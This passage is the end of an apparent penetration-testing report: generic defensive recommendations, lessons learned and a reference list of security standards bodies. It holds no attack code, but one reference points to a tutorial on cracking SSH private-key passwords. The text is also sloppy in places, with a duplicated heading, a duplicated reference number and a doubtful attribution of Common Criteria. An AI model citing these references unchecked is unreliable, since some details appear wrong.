Vulnerability Assessment and Patch Management: Conduct frequent vulnerability assessments to detect gaps in systems, applications, and settings. Prioritize patching depending on criticality and exploitability to resolve identified vulnerabilities swiftly.

Asset Inventory and Management: Maintain an up-to-date inventory of all assets, including hardware, software, and data reposi-tories. Regularly evaluate and update asset management databases to guarantee proper monitoring of assets throughout the enterprise.

User Access Review and Privilege Management: Conduct periodic evaluations of user access rights and privileges to verify they fit with busi-ness needs. Remove unneeded privileges and access permissions to lessen the risk of unwanted access and insider threats.

Security Policy Review and Enforcement: Review and update security policies, procedures, and guidelines routinely to reflect emerging threats and regulatory requirements. Enforce security regulations via user education, aware-ness training, and technical controls.

Incident Response Planning and Testing: Develop and maintain an incident response plan detailing methods for identifying, respond-ing to, and recovering from security incidents. Regularly assess the efficacy of the incident response strategy via tabletop exercises and simulated cyberattack scenarios.

Data Backup and Recovery: Implement comprehensive data backup and recovery practices to safeguard the availability and integrity of essential data in the event of a cyber attack or data loss. Regularly test backup systems and processes to evaluate their dependability and efficacy.

Network Segmentation and Access Control: Implement network segmentation to compartmentalize critical assets and inhibit lateral movement by attackers in the case of a breach. Use access control techniques like as fire-walls, intrusion detection/prevention systems, and identity and access management (IAM) solu-tions to implement least privilege principles.

Security Awareness Training: Provide frequent security awareness training to workers to educate them on prevalent cybersecurity dangers, best practices, and rules. Foster a security-conscious culture inside the firm to enable workers to notice and report security problems immediately.

Regular Security Audits and Reviews: Conduct regular security audits and reviews to evaluate compliance with security policies, iden-tify areas for improvement, and measure the efficacy of security measures. Engage external auditors or security specialists to offer an unbiased review of the organization's security posture.

4.0 Additional Items

In addition to the main sections of the report, there are several additional items that warrant attention. These items provide further context, insights, or recommendations related to the findings and implications of the security assessment.

**4.1 Conclusion**

there are many other issues that demand at-tention. These items give more background, insights, or suggestions linked to the findings and consequences of the security assessment.

Key observations and suggestions from the penetration testing exercise include:

Patch Management: Prioritize patching of significant vulnerabilities to avoid exploitation by at-tackers. Implement a strong patch management procedure to enable timely deployment of securi-ty updates across all systems and apps.

User Awareness Training: Enhance user awareness training programs to educate employ-ees about frequent cyber dangers, phishing assaults, and security best practices. Empower people to notice and report suspicious actions to the IT security team quickly.

Network Segmentation: Implement network segmentation to separate important assets and re-strict lateral movement by attackers in the case of a breach. Segmenting the network may help restrict the effect of security events and limit exposure to critical data.

Incident Response Preparedness: Develop and frequently test an incident response strategy to guarantee an effective and coordinated response to security issues. Define defined roles and re-sponsibilities, develop communication procedures, and perform tabletop exercises to model re-al-world circumstances.

Access Control Review: Conduct frequent evaluations of user access rights and privileges to limit the risk of illegal access and privilege escalation. Enforce the concept of least privilege to limit users' access to just the resources and information essential for their tasks.

Continuous Monitoring: Implement continuous monitoring tools and procedures to identify and react to security risks in real-time. Leverage intrusion detection/prevention systems, security information and event management (SIEM) solutions, and endpoint detection and re-sponse (EDR) platforms to monitor for suspicious activity and signs of compromise.

Third-party Risk Management: Assess and manage the security risks associated with third-party vendors, suppliers, and service providers. Ensure that third parties comply to security best practices and contractual commitments to preserve sensitive data and assets.

**4.2 Lessons Learned**

The penetration testing activity has produced useful insights and lessons learnt that may in-form future cybersecurity efforts. These lessons emphasize opportunities for development and best prac-tices to strengthen the organization's security posture. Key lessons gathered from the penetration testing exercise include:

Importance of Regular Security Assessments: Regular security assessments, including penetration testing, are crucial for discovering and fixing vulnerabilities proactively. Con-tinuous monitoring and testing assist keep ahead of new threats and developing attack vectors.

Need for Patch Management: Effective patch management is crucial for fixing known vulnerabilities and lowering the attack surface. Organizations should prioritize patching depending on risk and deploy security updates immediately to reduce exploitation risks.

User Education and Awareness: Security awareness training plays a critical role in empow-ering staff to detect and mitigate cybersecurity risks. Investing in user education initiatives may assist develop a security-conscious culture and lower the chance of successful phish-ing attacks and social engineering approaches.

Defense-in-Depth Strategy: Adopting a defense-in-depth strategy is vital for developing strong security defenses. By installing numerous levels of security controls, including net-work segmentation, access restrictions, and intrusion detection systems, enterprises may better guard against sophisticated cyber attacks.

Incident Response Preparedness: Developing and testing an incident response plan is crucial for limiting the impact of security occurrences. Organizations should develop clear policies for identifying, reacting to, and recovering from cybersecurity breaches to minimize downtime and data loss

Third-party Risk Management: Managing third-party risks is critical for securing sensi-tive data and intellectual property. Organizations should do rigorous risk assessments of third-party vendors and suppliers and create contractual responsibilities to guarantee compliance with security standards and legislation.

Continuous Monitoring and Threat Intelligence: Implementing continuous monitoring technologies and threat intelligence feeds helps firms to discover and react to security risks in real-time. By being aware about new threats and trends, businesses may modify their security measures to combat shifting risks efficiently.

Documentation and Reporting: Maintaining full documentation of security assess-ments, conclusions, and remedial actions is vital for accountability and compliance reasons. Clear and simple reporting enhances communication with stakeholders and helps decision-making processes related to cybersecurity investments and objectives.

**4.3 Future Recommendations**

4.3 Future Recommendations

Building upon the insights gathered from the penetration testing exercise, many recommendations may be made to further increase the organization's cybersecurity posture and resistance to emerging threats. These suggestions concentrate on proactive efforts to resolve vulnerabilities, enhance security controls, and boost incident response capabilities. Key future recommendations include:

Regular Security Assessments: Conduct periodic security assessments, including penetration testing, vulnerability scanning, and security audits, to detect and resolve new threats and vulnerabilities proactively.

Enhanced Patch Management: Implement a comprehensive patch management procedure to facilitate the timely deployment of security updates across all systems and apps. Establish methods for testing and certifying fixes before deployment to minimize interruption to important activities.

Advanced Threat Detection: Invest in advanced threat detection technologies, such as end-point detection and response (EDR) systems, network behavior analysis (NBA) tools, and security information and event management (SIEM) solutions, to identify and react to sophisticated cyber attacks in real-time.

Security Automation and Orchestration: Leverage automation and orchestration solutions to simplify security operations, enhance incident response times, and minimize the stress on security personnel. Implement automated issue triage, remediation, and reporting mechanisms to enhance efficiency and effectiveness.

Continuous Monitoring and Threat Intelligence: Establish a complete monitoring program that integrates threat intelligence feeds, anomaly detection, and behavioral analytics to identify and mitigate security events proactively. Monitor for indications of compromise (IOCs) and emerging threats throughout the organization's IT infrastructure.

Employee Training and Awareness: Provide frequent security awareness training to employees to educate them about typical cyber dangers, phishing assaults, and social engineering tactics. Foster a culture of security knowledge and responsibility to encourage workers to take an active part in protecting against cyber attacks.

Incident Response Planning and Testing: Develop and routinely test an incident response plan that describes methods for identifying, reacting to, and recovering from security incidents. Conduct tabletop exercises and simulated cyberattack scenarios to assess the effectiveness of the incident response strategy and suggest areas for improvement.

Vendor and Third-party Risk Management: Strengthen vendor and third-party risk management policies by completing rigorous risk assessments, due diligence evaluations, and security audits of third-party vendors and suppliers. Establish explicit contractual commitments and security requirements to guarantee compliance with security standards and legislation.

Continued Education and Skills Development: Invest in continual education and skills development for cybersecurity professionals to keep pace with emerging threats and technologies. Provide chances for professional certifications, training programs, and hands-on experience to develop cybersecurity skills inside the firm.

Executive Leadership and Governance: Foster strong executive leadership and governance structures to prioritize cybersecurity projects, manage resources efficiently, and drive organizational change. Establish clear channels of communication and responsibility for cybersecurity duties across all levels of the company.

**4.4 References**

**1. National Institute of Standards and Technology (NIST). (2020).** NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations. Retrieved from <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

**2. Open Web Application Security Project (OWASP). (2021).** OWASP Top Ten. Retrieved from <https://owasp.org/www-project-top-ten/>

**3. SANS Institute. (2021).** Critical Security Controls. Retrieved from <https://www.sans.org/critical-security-controls/>

**4. United States Computer Emergency Readiness Team (US-CERT). (2018).** Cyber Security Tips. Retrieved from <https://www.us-cert.gov/ncas/tips>

**5. Information Systems Audit and Control Association (ISACA). (2020).** COBIT 2019 Framework: Introduction and Methodology. Retrieved from <https://www.isaca.org/resources/cobit>

**6. Cybersecurity and Infrastructure Security Agency (CISA). (2021).** CISA Cyber Essentials Toolkit. Retrieved from <https://www.cisa.gov/cyber-essentials>

**7. European Union Agency for Cybersecurity (ENISA). (2021).** ENISA Threat Landscape. Retrieved from <https://www.enisa.europa.eu/>

**8. Ponemon Institute. (2021).** Cost of a Data Breach Report. Retrieved from <https://www.ibm.com/security/data-breach>

**9. The Center for Internet Security (CIS). (2021).** CIS Controls. Retrieved from <https://www.cisecurity.org/controls/>

**10. Carnegie Mellon University Software Engineering Institute. (2021).** CERT Division. Retrieved from <https://www.cert.org/>

**11. Verizon. (2021).** Data Breach Investigations Report. Retrieved from <https://enterprise.verizon.com/resources/reports/dbir/>

**12. Information Systems Security Association (ISSA). (2021).** ISSA Journal. Retrieved from <https://www.issa.org/publications/issa-journal/>

**13. International Organization for Standardization (ISO). (2021).** ISO/IEC 27001: Information Security Management. Retrieved from <https://www.iso.org/standard/54534.html>

**14. National Security Agency (NSA). (2021).** NSA Cybersecurity Advisories and Technical Guidance. Retrieved from <https://www.nsa.gov/News-Features/News-Stories/Article-View/Article/2713309/nsa-cybersecurity-advisories-and-technical-guidance/>

**15. Security Standards Organization (SSO).** (2021). Common Criteria. Retrieved from <https://www.commoncriteriaportal.org/>

**16. Department of Homeland Security (DHS). (2021).** Cybersecurity and Infrastructure Security Agency (CISA). Retrieved from <https://www.cisa.gov/>

**17. International Information System Security Certification Consortium (ISC)². (2021).** Certified Information Systems Security Professional (CISSP). Retrieved from <https://www.isc2.org/Certifications/CISSP>

**18. National Cyber Security Centre (NCSC). (2021).** Cyber Essentials. Retrieved from <https://www.ncsc.gov.uk/cyberessentials/overview>

**18. Crack SSH Private Key Passwords with John the Ripper**: <https://null-byte.wonderhowto.com/how-to/crack-ssh-private-key-passwords-with-john-ripper-0302810/>